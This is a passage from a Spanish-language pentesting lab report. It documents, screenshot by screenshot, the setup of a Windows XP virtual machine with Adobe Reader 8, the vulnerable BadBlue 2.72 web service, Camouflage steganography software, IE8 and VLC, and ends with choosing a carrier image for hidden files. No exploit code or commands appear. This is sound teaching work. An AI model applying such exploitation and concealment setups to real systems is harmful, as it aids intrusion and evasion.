


Ilustración 10 Escritorio de Windows XP con archivos e imágenes para pruebas de cifrado

Proceso de instalación de Adobe Reader 8 en Windows XP

En esta imagen muestro el avance de la instalación de Adobe Reader 8 en la máquina virtual con Windows XP. El proceso se encontraba en un 44.1% completado, y decidí esperar pacientemente para asegurar que todos los componentes se instalaran correctamente sin interrupciones. Este software fue incluido como parte del entorno simulado para permitir la visualización de archivos PDF, especialmente aquellos que luego serían cifrados u ocultos mediante técnicas de esteganografía. La instalación se realizó sin conflictos, y me permitió validar que el sistema contaba con las herramientas necesarias para abrir, revisar y documentar evidencias en formato PDF como parte del laboratorio.




Ilustración 11 Proceso de instalación de Adobe Reader 8 en Windows XP

Finalización exitosa de la instalación de Adobe Reader 8

En esta imagen muestro la pantalla final del asistente de instalación de Adobe Reader 8, confirmando que el proceso fue completado con éxito. Marqué la opción "Launch Adobe Reader 8" para abrir el programa inmediatamente después de hacer clic en "Finish", con el fin de verificar su funcionamiento y compatibilidad dentro del entorno Windows XP. Esta instalación fue parte de la preparación del laboratorio, ya que necesitaba un lector de PDF confiable para visualizar documentos que luego serían sometidos a pruebas de cifrado y ocultamiento. Validé que el software se ejecutara correctamente y que los archivos se abrieran sin errores, lo cual me permitió continuar con el desarrollo del laboratorio de forma fluida.




Ilustración 12 Finalización exitosa de la instalación de Adobe Reader 8

Aceptación del acuerdo de licencia de Adobe Reader 8

En esta imagen muestro el paso en el que revisé y acepté el acuerdo de licencia de Adobe Reader 8 durante su instalación en el entorno Windows XP. Seleccioné el idioma English (US) para visualizar los términos legales, y procedí a aceptar el contrato haciendo clic en el botón "Accept", lo cual fue necesario para finalizar la instalación y habilitar el uso del software. Este paso, aunque administrativo, fue importante para validar que el software se ejecutara bajo condiciones legales y técnicas adecuadas. Además, me permitió confirmar que el entorno estaba listo para abrir y visualizar archivos PDF, los cuales serían utilizados más adelante en las pruebas de cifrado y ocultamiento.




Ilustración 13 Aceptación del acuerdo de licencia de Adobe Reader 8

Inicio del asistente de instalación de BadBlue Personal Edition 2.72

En esta imagen muestro el primer paso del asistente de instalación de BadBlue Personal Edition 2.72, el servicio vulnerable que utilicé como base para la explotación en el laboratorio. Antes de continuar, cerré todas las aplicaciones abiertas en el entorno Windows XP, siguiendo la recomendación del instalador para evitar conflictos con archivos del sistema. Este momento marcó el inicio de la configuración del servicio web local, que posteriormente sería escaneado, analizado y explotado desde el sistema anfitrión. La instalación de BadBlue fue clave para simular un entorno vulnerable y comprender cómo se puede acceder a archivos sensibles mediante técnicas de pentesting.




Ilustración 14 Inicio del asistente de instalación de BadBlue Personal Edition 2.72

Proceso de instalación de BadBlue y configuración de inicio automático

En esta imagen muestro el avance de la instalación de BadBlue Personal Edition 2.72 en el entorno Windows XP. Durante la extracción de archivos como Soint.php, Soint.htx y otros componentes del servicio web, se desplegó una ventana emergente preguntando si deseaba iniciar automáticamente el sitio web cada vez que iniciara sesión. Opté por seleccionar "Sí", con el objetivo de mantener el servicio activo desde el arranque del sistema, lo cual facilita su explotación desde el host sin necesidad de intervención manual. Esta configuración fue clave para simular un entorno vulnerable persistente, permitiéndome realizar escaneos y pruebas de acceso en cualquier momento del laboratorio.




Ilustración 15 Proceso de instalación de BadBlue y configuración de inicio automático

Extracción de archivos de instalación de Camouflage (camou121.exe)

En esta imagen muestro el uso del asistente WinZip Self-Extractor para extraer los archivos del instalador Camou121.exe, herramienta que utilicé para aplicar técnicas de esteganografía y ocultamiento de archivos dentro de imágenes. Seleccioné como ruta de extracción el directorio temporal E:\1\admin2\CONFIG\1\Temp, y activé las opciones de sobrescribir archivos sin preguntar y ejecutar Setup.exe al finalizar, con el fin de agilizar el proceso y evitar interrupciones. Esta preparación fue clave para instalar Camouflage correctamente y comenzar las pruebas de cifrado en el entorno Windows XP.




Ilustración 16 Extracción de archivos de instalación de Camouflage (camou121.exe)

Inicio del asistente de instalación de Camouflage v1.2.1

En esta imagen muestro el primer paso del asistente de instalación de Camouflage v1.2.1, herramienta que utilicé para aplicar técnicas de ocultamiento de archivos mediante esteganografía en imágenes. El instalador presenta un diseño visual con fondo de dígitos binarios, lo cual refuerza su enfoque en la manipulación de datos. Antes de continuar, cerré todas las aplicaciones abiertas en el entorno Windows XP, siguiendo la recomendación del instalador para evitar conflictos durante la instalación. Este paso fue clave para asegurar que el software se integrara correctamente al sistema y estuviera listo para las pruebas de cifrado y ocultamiento que documenté más adelante en el laboratorio.




Ilustración 17 Inicio del asistente de instalación de Camouflage v1.2.1

Inicio del asistente de instalación de Internet Explorer 8 en Windows XP

En esta imagen muestro el primer paso del asistente de instalación de Windows Internet Explorer 8 en el entorno Windows XP. Antes de continuar, el sistema recomienda cerrar todos los programas abiertos, ya que algunos archivos del sistema podrían requerir actualización y reinicio. Opté por no participar en el programa de mejora de producto, priorizando una instalación rápida y controlada. Esta actualización fue necesaria para contar con un navegador funcional que permitiera realizar pruebas de acceso web, visualización de servicios locales como BadBlue, y descarga de herramientas complementarias. La instalación de IE8 también me permitió validar la compatibilidad del entorno con servicios web básicos y asegurar una navegación estable durante el laboratorio.

Ilustración 18 Inicio del asistente de instalación de Internet Explorer 8 en Windows XP

Activación de actualizaciones durante instalación de Internet Explorer 8

En esta imagen muestro el paso en el que habilité la opción "Instalar actualizaciones" durante la instalación de Internet Explorer 8 en el entorno Windows XP. Esta decisión permitió que el sistema descargara parches de seguridad, actualizaciones del navegador y la Herramienta de eliminación de software malintencionado de Windows, con el fin de proteger el entorno virtual contra amenazas comunes. Aunque el laboratorio se desarrolla en un sistema vulnerable, consideré importante aplicar estas actualizaciones para evitar interferencias externas y mantener la estabilidad del entorno durante las pruebas de explotación y cifrado. Esta configuración también permitió validar el comportamiento del sistema frente a procesos de actualización automatizada.

Ilustración 19 Activación de actualizaciones durante instalación de Internet Explorer 8

Inicio del asistente de instalación de VLC media player en Windows XP

En esta imagen muestro el primer paso del asistente de instalación de VLC media player, herramienta que decidí incluir en el entorno Windows XP para ampliar las capacidades de visualización de archivos multimedia. Antes de continuar, cerré todas las aplicaciones abiertas, siguiendo la recomendación del instalador para evitar conflictos con archivos del sistema. La instalación de VLC fue estratégica: me permitió reproducir archivos de video y audio que podrían estar cifrados, ocultos o utilizados como portadores en pruebas de esteganografía. Además, su compatibilidad con múltiples formatos lo convierte en una herramienta versátil para validar la integridad de archivos manipulados durante el laboratorio.




Ilustración 20 Inicio del asistente de instalación de VLC media player en Windows XP

Progreso de instalación de VLC media player en entorno Windows XP

En esta imagen muestro el avance casi completo de la instalación de VLC media player en el entorno Windows XP. El directorio de destino fue C:\Archivos de programa\VideoLAN\VLC, y validé que todos los archivos se extrajeran correctamente sin errores. Este paso fue parte de la preparación del entorno multimedia para el laboratorio, ya que VLC me permite reproducir archivos de video y audio que podrían estar cifrados, ocultos o utilizados como portadores en pruebas de esteganografía. Su compatibilidad con múltiples formatos y su estabilidad en sistemas antiguos como XP lo convierten en una herramienta esencial para validar la integridad de archivos manipulados.




Ilustración 21 Progreso de instalación de VLC media player en entorno Windows XP

Selección de imagen portadora para ocultamiento con Camouflage

En esta imagen muestro el momento en que seleccioné el archivo "Luffy with crew" desde el escritorio de Windows XP para utilizarlo como imagen portadora en el proceso de ocultamiento con la herramienta Camouflage v1.2.1. Esta imagen fue elegida por su resolución adecuada y su apariencia visual atractiva, lo que permite ocultar archivos sin levantar sospechas ni alterar perceptiblemente su contenido. La ventana emergente corresponde al diálogo "Select file to use as camouflage", donde se especifica que el archivo oculto será modificado para "actuar y parecerse" al archivo seleccionado. Esta etapa fue clave para aplicar técnicas de esteganografía, validar la funcionalidad de Camouflage y documentar cómo se ocultan documentos sensibles dentro de archivos aparentemente inofensivos.

